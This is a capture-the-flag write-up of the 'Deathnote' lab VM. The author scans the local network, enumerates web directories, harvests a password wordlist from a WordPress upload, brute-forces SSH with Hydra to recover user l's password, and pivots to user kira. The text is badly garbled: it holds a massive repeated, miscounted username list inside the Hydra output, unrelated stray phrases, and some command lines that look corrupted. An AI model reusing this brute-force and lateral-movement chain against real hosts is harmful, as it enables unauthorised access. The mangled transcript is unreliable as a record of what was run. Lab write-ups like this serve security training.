

Deathnote 1

মঙ্গলবার, 28 সেপ্টেম্বর, 2021 2:18 AM

First I checked for the ip address of the vulnerable server

File	Actions	Edit	View	Help
Currently scanning: 172.17.232.0/16 Screen View: Unique Hosts				
986 Captured ARP Req/Rep packets, from 32 hosts. Total size: 59160				
IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.1	50:d4:f7:da:e8:0f	461	27660	TP-LINK TECHNOLOGIES CO., LTD.
192.168.0.136	80:5e:c0:a6:ec:dc	10	600	YEALINK(XIAMEN) NETWORK TECHNOLOGY CO., LTD.
192.168.0.137	44:a5:6e:6f:96:31	8	480	NETGEAR
192.168.0.140	9e:e7:a8:c2:be:ab	2	120	Unknown vendor
192.168.0.111	9c:5c:8d:f0:3e	7	420	ASUSTek COMPUTER INC.
192.168.0.127	00:21:6a:af:bb:90	292	17520	Intel Corporate
192.168.0.165	30:e3:7a:b2:6f:3d	6	360	Intel Corporate
192.168.0.100	b8:ee:65:73:03:8c	7	420	Liteon Technology Corporation
192.168.0.148	88:e9:fe:6e:0f:f0	8	480	Apple, Inc.
192.168.0.150	28:39:26:d0:6f:d9	7	420	CyberTAN Technology Inc.
192.168.0.171	3c:f8:62:69:0f:1e	36	2160	Intel Corporate
192.168.0.180	e0:dc:ff:eb:a1:3f	1	60	Xiaomi Communications Co Ltd
192.168.0.189	88:d5:a8:d0:ae:a0	12	720	ITEL MOBILE LIMITED
192.168.0.198	32:3b:8d:5a:1b:91	12	720	Unknown vendor
192.168.0.199	40:5b:08:27:84:87	6	360	CHONGQING FUGUI ELECTRONICS CO., LTD.
192.168.0.184	4c:ed:fb:28:a1:1c	1	60	ASUSTek COMPUTER INC.
192.168.0.248	ec:5c:68:e4:d5:2a	11	660	CHONGQING FUGUI ELECTRONICS CO., LTD.
192.168.0.108	4c:eb:bd:36:e0:77	1	60	CHONGQING FUGUI ELECTRONICS CO., LTD.
192.168.0.109	32:91:ea:4:98:3d	1	60	Unknown vendor
192.168.0.115	14:ab:c5:43:31:77	1	60	Intel Corporate
192.168.0.130	2a:46:e6:92:cb:2a	1	60	Unknown vendor
192.168.0.135	14:ab:c5:43:31:77	1	60	Intel Corporate
192.168.0.139	14:ab:c5:43:31:77	1	60	Intel Corporate
192.168.0.152	02:0a:f1:88:e8:7c	1	60	Unknown vendor
192.168.0.194	d8:12:65:85:51:b9	1	60	CHONGQING FUGUI ELECTRONICS CO., LTD.
192.168.0.141	08:00:27:18:3c:2a	10	600	PCS Systemtechnik GmbH
0.0.0.0	3c:f8:62:69:0f:1e	43	2580	Intel Corporate
192.168.0.145	0e:7f:73:17:6c:68	12	720	Unknown vendor


Then I did a nmap to find the open ports.

```
(root💀kali)-[~/home/kali]
└─# nmap -A -p- 192.168.0.141
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-27 06:22 EDT
Nmap scan report for 192.168.0.141
Host is up (0.00052s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 5e:b8:ff:2d:ac:c7:e9:3c:99:2f:3b:fc:da:5c:a3:53 (RSA)
|   256 a8:c3:81:9d:0a:dc:16:9a:49:ee:bc:24:e4:65:5c:a6 (ECDSA)
|_  256 4f:20:c3:2d:19:75:5b:ee:81:f3:32:01:75:c2:70:9a:7e (ED25519)
80/tcp    open  http   Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:18:3C:2A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.52 ms  192.168.0.141

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.25 seconds
```


The http port was open so I tried to visit the webpage but it was unsuccessful




So I had to add the ip address of the server to my /etc/hosts file manually.

```
Kali@Kali:/etc$ 
File Actions Edit View Help
127.0.0.1      localhost
127.0.1.1      kali
192.168.0.141  deathnote.vuln
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
~
~
-- INSERT --
4,1          All
```

Then I visited the webpage again and this time it worked



I looked around the page to find hints and found a redirect.



I found a password iamjustic3





I looked for other directories using go buster

```
[root@kal3 ~]# /home/kal3
# gobuster dir -u http://192.168.0.141 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt


Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.0.141
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.1.0
[+] Extensions: html,php,txt
[+] Timeout:     10s
=====

2021/09/27 07:11:40 Starting gobuster in directory enumeration mode
=====
/index.html          (Status: 200) [Size: 197]
/wordpress           (Status: 301) [Size: 318] [→ http://192.168.0.141/wor
dpress/]
/manual              (Status: 301) [Size: 315] [→ http://192.168.0.141/man
ual/]
Progress: 3208 / 882244 (0.36%)
Progress: 4808 / 882244 (0.54%)
Progress: 6436 / 882244 (0.73%)
/robots.txt          (Status: 200) [Size: 68]


Progress: 7996 / 882244 (0.91%)
Progress: 9536 / 882244 (1.08%)
Progress: 11152 / 882244 (1.26%)

```

I went to the /robots.txt directory and found a hint



There was not much on the page except for a message but I decided to look further into it.



I used to curl to read it.


```
[root@kali]~[/home/kali]
# curl http://deathnote.vuln/important.jpg
i am Soichiro Yagami, light's father
i have a doubt if L is true about the assumption that light is kira

i can only help you by giving something important

login username : user.txt
i don't know the password.
find it by yourself
but i think it is in the hint section of site.
```

There was nothing interesting there.

So I decided to look for clues in other directories. I used dirbuster to find other directories.



Work Method: Use GET requests only Auto Switch (HEAD and GET)

Number Of Threads: 500 Threads Go Faster

Select scanning type: List based brute force Pure Brute Force

File with list of dirs/files: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8

Select starting options: Standard start point URL Fuzz

Brute Force Dirs Be Recursive Dir to start with: /

Brute Force Files Use Blank Extension File extension: html, txt


URL to fuzz - /test.html?url={dir}.asp

/wordpress/

There I found a login directory so I decided to look at the page.

I tried to log in using the username kira and the password that I found before iamjustic3

I looked in the media file and found a file. I copied the url and searched for it.



I found a list of passwords. So I copied the list onto my computer in a text file so in future I can use it for brute force.

```

Media Library - kira - W HINT - kira x deathnote.vuln/wordpress/ + 
File size: 449 B
Title: notes.txt
Caption:
Description:
File URL: /wp-content/uploads/2021/07/notes.txt
Copy URL to clipboard
View attachment page | Edit more details | Delete permanently

death4
death4life
death4u
death4ever
death4all
death420
death45
death4love
death49
death490
death495
death496
death497
death498
death499
death49d
death49u
yaydeath4
thedeath4
thedeath4
stickedeath420
reddeath4
mogdeath4
mogadeath4
killdeath405
hordedeath4ho
death4outh
death4outh
death4uth
death4live
death4free
death4no
death4b0od
death499eyes381
death499
death499
death47
death4545

```

```

File Actions Edit View Help
GNU nano 5.4          pass.txt *
death4
death4life
death4u
death4ever
death4all
death420
death45
death4love

^G Help      ^O Write Out    ^W Where Is    ^K Cut        ^T Execute
^X Exit     ^R Read File    ^V Replace    ^U Paste      ^J Justify

```

```

└──(root💀 kali)-[~]
    # nano pass.txt

└──(root💀 kali)-[~] Best Korean Grocery Suppliers
    # cat pass.txt
death4
death4life
death4u
death4ever
death4all
death420
death45
death4love
death49

Now, we need to identify

```

Finding users

Then I used hydra to brute force to find the password for the ssh user l

```

└──(root💀 kali)-[~]
    # ls
    pass.txt          Best Korean Grocery Suppliers

└──(root💀 kali)-[~] Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
    military or secret service organizations, or for illegal purposes (this is n
    on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-27 07:
44:02
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4 (the possible usernames: l, l1, l2, l3, l4, l5, l6, l7, l8, l9, l10, l11, l12, l13, l14, l15, l16, l17, l18, l19, l20, l21, l22, l23, l24, l25, l26, l27, l28, l29, l30, l31, l32, l33, l34, l35, l36, l37, l38, l39, l40, l41, l42, l43, l44, l45, l46, l47, l48, l49, l50, l51, l52, l53, l54, l55, l56, l57, l58, l59, l60, l61, l62, l63, l64, l65, l66, l67, l68, l69, l70, l71, l72, l73, l74, l75, l76, l77, l78, l79, l80, l81, l82, l83, l84, l85, l86, l87, l88, l89, l90, l91, l92, l93, l94, l95, l96, l97, l98, l99, l100, l101, l102, l103, l104, l105, l106, l107, l108, l109, l110, l111, l112, l113, l114, l115, l116, l117, l118, l119, l120, l121, l122, l123, l124, l125, l126, l127, l128, l129, l130, l131, l132, l133, l134, l135, l136, l137, l138, l139, l140, l141, l142, l143, l144, l145, l146, l147, l148, l149, l150, l151, l152, l153, l154, l155, l156, l157, l158, l159, l160, l161, l162, l163, l164, l165, l166, l167, l168, l169, l170, l171, l172, l173, l174, l175, l176, l177, l178, l179, l180, l181, l182, l183, l184, l185, l186, l187, l188, l189, l190, l191, l192, l193, l194, l195, l196, l197, l198, l199, l200, l201, l202, l203, l204, l205, l206, l207, l208, l209, l210, l211, l212, l213, l214, l215, l216, l217, l218, l219, l220, l221, l222, l223, l224, l225, l226, l227, l228, l229, l230, l231, l232, l233, l234, l235, l236, l237, l238, l239, l240, l241, l242, l243, l244, l245, l246, l247, l248, l249, l250, l251, l252, l253, l254, l255, l256, l257, l258, l259, l260, l261, l262, l263, l264, l265, l266, l267, l268, l269, l270, l271, l272, l273, l274, l275, l276, l277, l278, l279, l280, l281, l282, l283, l284, l285, l286, l287, l288, l289, l290, l291, l292, l293, l294, l295, l296, l297, l298, l299, l290, l291, l292, l293, l294, l295, l296, l297, l298, l299, l300, l301, l302, l303, l304, l305, l306, l307, l308, l309, l310, l311, l312, l313, l314, l315, l316, l317, l318, l319, l320, l321, l322, l323, l324, l325, l326, l327, l328, l329, l330, l331, l332, l333, l334, l335, l336, l337, l338, l339, l330, l331, l332, l333, l334, l335, l336, l337, l338, l339, l340, l341, l342, l343, l344, l345, l346, l347, l348, l349, l340, l341, l342, l343, l344, l345, l346, l347, l348, l349, l350, l351, l352, l353, l354, l355, l356, l357, l358, l359, l350, l351, l352, l353, l354, l355, l356, l357, l358, l359, l360, l361, l362, l363, l364, l365, l366, l367, l368, l369, l360, l361, l362, l363, l364, l365, l366, l367, l368, l369, l370, l371, l372, l373, l374, l375, l376, l377, l378, l379, l370, l371, l372, l373, l374, l375, l376, l377, l378, l379, l380, l381, l382, l383, l384, l385, l386, l387, l388, l389, l380, l381, l382, l383, l384, l385, l386, l387, l388, l389, l390, l391, l392, l393, l394, l395, l396, l397, l398, l399, l390, l391, l392, l393, l394, l395, l396, l397, l398, l399, l400, l401, l402, l403, l404, l405, l406, l407, l408, l409, l400, l401, l402, l403, l404, l405, l406, l407, l408, l409, l410, l411, l412, l413, l414, l415, l416, l417, l418, l419, l410, l411, l412, l413, l414, l415, l416, l417, l418, l419, l420, l421, l422, l423, l424, l425, l426, l427, l428, l429, l420, l421, l422, l423, l424, l425, l426, l427, l428, l429, l430, l431, l432, l433, l434, l435, l436, l437, l438, l439, l430, l431, l432, l433, l434, l435, l436, l437, l438, l439, l440, l441, l442, l443, l444, l445, l446, l447, l448, l449, l440, l441, l442, l443, l444, l445, l446, l447, l448, l449, l450, l451, l452, l453, l454, l455, l456, l457, l458, l459, l450, l451, l452, l453, l454, l455, l456, l457, l458, l459, l460, l461, l462, l463, l464, l465, l466, l467, l468, l469, l460, l461, l462, l463, l464, l465, l466, l467, l468, l469, l470, l471, l472, l473, l474, l475, l476, l477, l478, l479, l470, l471, l472, l473, l474, l475, l476, l477, l478, l479, l480, l481, l482, l483, l484, l485, l486, l487, l488, l489, l480, l481, l482, l483, l484, l485, l486, l487, l488, l489, l490, l491, l492, l493, l494, l495, l496, l497, l498, l499, l490, l491, l492, l493, l494, l495, l496, l497, l498, l499, l500, l501, l502, l503, l504, l505, l506, l507, l508, l509, l500, l501, l502, l503, l504, l505, l506, l507, l508, l509, l510, l511, l512, l513, l514, l515, l516, l517, l518, l519, l510, l511, l512, l513, l514, l515, l516, l517, l518, l519, l520, l521, l522, l523, l524, l525, l526, l527, l528, l529, l520, l521, l522, l523, l524, l525, l526, l527, l528, l529, l530, l531, l532, l533, l534, l535, l536, l537, l538, l539, l530, l531, l532, l533, l534, l535, l536, l537, l538, l539, l540, l541, l542, l543, l544, l545, l546, l547, l548, l549, l540, l541, l542, l543, l544, l545, l546, l547, l548, l549, l550, l551, l552, l553, l554, l555, l556, l557, l558, l559, l550, l551, l552, l553, l554, l555, l556, l557, l558, l559, l560, l561, l562, l563, l564, l565, l566, l567, l568, l569, l560, l561, l562, l563, l564, l565, l566, l567, l568, l569, l570, l571, l572, l573, l574, l575, l576, l577, l578, l579, l570, l571, l572, l573, l574, l575, l576, l577, l578, l579, l580, l581, l582, l583, l584, l585, l586, l587, l588, l589, l580, l581, l582, l583, l584, l585, l586, l587, l588, l589, l590, l591, l592, l593, l594, l595, l596, l597, l598, l599, l590, l591, l592, l593, l594, l595, l596, l597, l598, l599, l600, l601, l602, l603, l604, l605, l606, l607, l608, l609, l600, l601, l602, l603, l604, l605, l606, l607, l608, l609, l610, l611, l612, l613, l614, l615, l616, l617, l618, l619, l610, l611, l612, l613, l614, l615, l616, l617, l618, l619, l620, l621, l622, l623, l624, l625, l626, l627, l628, l629, l620, l621, l622, l623, l624, l625, l626, l627, l628, l629, l630, l631, l632, l633, l634, l635, l636, l637, l638, l639, l630, l631, l632, l633, l634, l635, l636, l637, l638, l639, l640, l641, l642, l643, l644, l645, l646, l647, l648, l649, l640, l641, l642, l643, l644, l645, l646, l647, l648, l649, l650, l651, l652, l653, l654, l655, l656, l657, l658, l659, l650, l651, l652, l653, l654, l655, l656, l657, l658, l659, l660, l661, l662, l663, l664, l665, l666, l667, l668, l669, l660, l661, l662, l663, l664, l665, l666, l667, l668, l669, l670, l671, l672, l673, l674, l675, l676, l677, l678, l679, l670, l671, l672, l673, l674, l675, l676, l677, l678, l679, l680, l681, l682, l683, l684, l685, l686, l687, l688, l689, l680, l681, l682, l683, l684, l685, l686, l687, l688, l689, l690, l691, l692, l693, l694, l695, l696, l697, l698, l699, l690, l691, l692, l693, l694, l695, l696, l697, l698, l699, l700, l701, l702, l703, l704, l705, l706, l707, l708, l709, l700, l701, l702, l703, l704, l705, l706, l707, l708, l709, l710, l711, l712, l713, l714, l715, l716, l717, l718, l719, l710, l711, l712, l713, l714, l715, l716, l717, l718, l719, l720, l721, l722, l723, l724, l725, l726, l727, l728, l729, l720, l721, l722, l723, l724, l725, l726, l727, l728, l729, l730, l731, l732, l733, l734, l735, l736, l737, l738, l739, l730, l731, l732, l733, l734, l735, l736, l737, l738, l739, l740, l741, l742, l743, l744, l745, l746, l747, l748, l749, l740, l741, l742, l743, l744, l745, l746, l747, l748, l749, l750, l751, l752, l753, l754, l755, l756, l757, l758, l759, l750, l751, l752, l753, l754, l755, l756, l757, l758, l759, l760, l761, l762, l763, l764, l765, l766, l767, l768, l769, l760, l761, l762, l763, l764, l765, l766, l767, l768, l769, l770, l771, l772, l773, l774, l775, l776, l777, l778, l779, l770, l771, l772, l773, l774, l775, l776, l777, l778, l779, l780, l781, l782, l783, l784, l785, l786, l787, l788, l789, l780, l781, l782, l783, l784, l785, l786, l787, l788, l789, l790, l791, l792, l793, l794, l795, l796, l797, l798, l799, l790, l791, l792, l793, l794, l795, l796, l797, l798, l799, l800, l801, l802, l803, l804, l805, l806, l807, l808, l809, l800, l801, l802, l803, l804, l805, l806, l807, l808, l809, l810, l811, l812, l813, l814, l815, l816, l817, l818, l819, l810, l811, l812, l813, l814, l815, l816, l817, l818, l819, l820, l821, l822, l823, l824, l825, l826, l827, l828, l829, l820, l821, l822, l823, l824, l825, l826, l827, l828, l829, l830, l831, l832, l833, l834, l835, l836, l837, l838, l839, l830, l831, l832, l833, l834, l835, l836, l837, l838, l839, l840, l841, l842, l843, l844, l845, l846, l847, l848, l849, l840, l841, l842, l843, l844, l845, l846, l847, l848, l849, l850, l851, l852, l853, l854, l855, l856, l857, l858, l859, l850, l851, l852, l853, l854, l855, l856, l857, l858, l859, l860, l861, l862, l863, l864, l865, l866, l867, l868, l869, l860, l861, l862, l863, l864, l865, l866, l867, l868, l869, l870, l871, l872, l873, l874, l875, l876, l877, l878, l879, l870, l871, l872, l873, l874, l875, l876, l877, l878, l879, l880, l881, l882, l883, l884, l885, l886, l887, l888, l889, l880, l881, l882, l883, l884, l885, l886, l887, l888, l889, l890, l891, l892, l893, l894, l895, l896, l897, l898, l899, l890, l891, l892, l893, l894, l895, l896, l897, l898, l899, l900, l901, l902, l903, l904, l905, l906, l907, l908, l909, l900, l901, l902, l903, l904, l905, l906, l907, l908, l909, l910, l911, l912, l913, l914, l915, l916, l917, l918, l919, l910, l911, l912, l913, l914, l915, l916, l917, l918, l919, l920, l921, l922, l923, l924, l925, l926, l927, l928, l929, l920, l921, l922, l923, l924, l925, l926, l927, l928, l929, l930, l931, l932, l933, l934, l935, l936, l937, l938, l939, l930, l931, l932, l933, l934, l935, l936, l937, l938, l939, l940, l941, l942, l943, l944, l945, l946, l947, l948, l949, l940, l941, l942, l943, l944, l945, l946, l947, l948, l949, l950, l951, l952, l953, l954, l955, l956, l957, l958, l959, l950, l951, l952, l953, l954, l955, l956, l957, l958, l959, l960, l961, l962, l963, l964, l965, l966, l967, l968, l969, l960, l961, l962, l963, l964, l965, l966, l967, l968, l969, l970, l971, l972, l973, l974, l975, l976, l977, l978, l979, l970, l971, l972, l973, l974, l975, l976, l977, l978, l979, l980, l981, l982, l983, l984, l985, l986, l987, l988, l989, l980, l981, l982, l983, l984, l985, l986, l987, l988, l989, l990, l991, l992, l993, l994, l995, l996, l997, l998, l999, l990, l991, l992, l993, l994, l995, l996, l997, l998, l999, l1000, l1001, l1002, l1003, l1004, l1005, l1006, l1007, l1008, l1009, l1000, l1001, l1002, l1003, l1004, l1005, l1006, l1007, l1008, l1009, l1010, l1011, l1012, l1013, l1014, l1015, l1016, l1017, l1018, l1019, l1010, l1011, l1012, l1013, l1014, l1015, l1016, l1017, l1018, l1019, l1020, l1021, l1022, l1023, l1024, l1025, l1026, l1027, l1028, l1029, l1020, l1021, l1022, l1023, l1024, l1025, l1026, l1027, l1028, l1029, l1030, l1031, l1032, l1033, l1034, l1035, l1036, l1037, l1038, l1039, l1030, l1031, l1032, l1033, l1034, l1035, l1036, l1037, l1038, l1039, l1040, l1041, l1042, l1043, l1044, l1045, l1046, l1047, l1048, l1049, l1040, l1041, l1042, l1043, l1044, l1045, l1046, l1047, l1048, l1049, l1050, l1051, l1052, l1053, l1054, l1055, l1056, l1057, l1058, l1059, l1050, l1051, l1052, l1053, l1054, l1055, l1056, l1057, l1058, l1059, l1060, l1061, l1062, l1063, l1064, l1065, l1066, l1067, l1068, l1069, l1060, l1061, l1062, l1063, l1064, l1065, l1066, l1067, l1068, l1069, l1070, l1071, l1072, l1073, l1074, l1075, l1076, l1077, l1078, l1079, l1070, l1071, l1072, l1073, l1074, l1075, l1076, l1077, l1078, l1079, l1080, l1081, l1082, l1083, l1084, l1085, l1086, l1087, l1088, l1089, l1080, l1081, l1082, l1083, l1084, l1085, l1086, l1087, l1088, l1089, l1090, l1091, l1092, l1093, l1094, l1095, l1096, l1097, l1098, l1099, l1090, l1091, l1092, l1093, l1094, l1095, l1096, l1097, l1098, l1099, l1100, l1101, l1102, l1103, l1104, l1105, l1106, l1107, l1108, l1109, l1100, l1101, l1102, l1103, l1104, l1105, l1106, l1107, l1108, l1109, l1110, l1111, l1112, l1113, l1114, l1115, l1116, l1117, l1118, l1119, l1110, l1111, l1112, l1113, l1114, l1115, l1116, l1117, l1118, l1119, l1120, l1121, l1122, l1123, l1124, l1125, l1126, l1127, l1128, l1129, l1120, l1121, l1122, l1123, l1124, l1125, l1126, l1127, l1128, l1129, l1130, l1131, l1132, l1133, l1134, l1135, l1136, l1137, l1138, l1139, l1130, l1131, l1132, l1133, l1134, l1135, l1136, l1137, l1138, l1139, l1140, l1141, l1142, l1143, l1144, l1145, l1146, l1147, l1148, l1149, l1140, l1141, l1142, l1143, l1144, l1145, l1146, l1147, l1148, l1149, l1150, l1151, l1152, l1153, l1154, l1155, l1156, l1157, l1158, l1159, l1150, l1151, l1152, l1153, l1154, l1155, l1156, l1157, l1158, l1159, l1160, l1161, l116
```

9/28/21, 1:09 PM

OneNote

```
[DATA] attacking ssh://192.168.0.141:22  
[22][ssh] host: 192.168.0.141 login: l password: death4me  
1 of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 1 final worker threads did not complete until end.  
[ERROR] 1 target did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-27 07:44:12 [1-09-10-23]
```

I found the password death4me.

So i logged in ssh server


```
[root@kali] ~
# ssh l@192.168.0.141
l@192.168.0.141's password:
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep  4 06:12:29 2021 from 192.168.1.6
l@deathnote:~$
```

Then I looked around for clues

I found a dot hashed coded file. So I decoded it but there was nothing important was found.



So looked around for more.

Found authorization_key file. As I had no permission to do chmod I copied the contents to a new file and used chmod.

```
File Actions Edit View Help
GNU nano 3.2
authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDyIw870WkrV0kW13eKwJ1sB8tB1cC6Z61S2Nh4Yzm91fTcCyDH56uhD0qTM63Vz9qCSXGQFlhc6IMPF69YMK9ytU5ahT8Lwf00bqFSA
```

Then I logged into ssh user kira

```
l@deathnote:~$ chmod 600 authorized_keys
l@deathnote:~$ ssh kir@192.168.0.141
The authenticity of host '192.168.0.141 (192.168.0.141)' can't be established.
ECDSA key fingerprint is SHA256:IT1oaQY12jh0myoQGZC1hKHTyUWwy6i8xET2yKX0KkpI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.141' (ECDSA) to the list of known hosts.
Linux deathnote 4.19.2-17-amd64 #1 SMP Debian 4.19.14-2 (2021-06-21) x86_64
```

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep 4 06:00:09 2021 from 127.0.0.1
kira@deathnote:~$
```

I looked for password here.

```
kira@deathnote:~$ ls
kira.txt
kira@deathnote:~$ cat kira.txt
cGxLYXNLIHByb3Rly3Qgb25lIG9mIHRoZSBmb2xsb3dpbm...  
ip
```

I found a txt file which had a base64 coded message. I decoded and found path for password

```
kira@deathnote:~$ echo cGxLYXNLIHByb3Rly3Qgb25lIG9mIHRoZSBmb2xsb3dpbm... | base64 -d
please protect one of the following
1. L (/opt)
2. Misa (/var)
```

```
kira@deathnote:~$ echo cGxLYXNLIHByb3Rly3Qgb25lIG9mIHRoZSBmb2xsb3dpbm... | base64 -d
please protect one of the following
1. L (/opt)
2. Misa (/var)
kira@deathnote:/opt$ ls
L
kira@deathnote:/opt$ cd L
kira@deathnote:/opt/L$ ls
fake-notebook-rule kira-case
kira@deathnote:/opt/L$ cd kira-case
kira@deathnote:/opt/L/kira-case$ ls
case-file.txt
kira@deathnote:/opt/L/kira-case$ cat case-file.txt
the FBI agent died on December 27, 2006

1 week after the investigation of the task-force member/head.
aka.....
Soichiro Yagami's family .

hmmmmmmmm.....  
and according to watari ,  
he died as other died after Kira targeted them .

and we also found something in  
fake-notebook-rule folder .
kira@deathnote:/opt/L/kira-case$
```

```
fake-notebook-rule folder .
kira@deathnote:/opt/L/kira-case$ cd ..
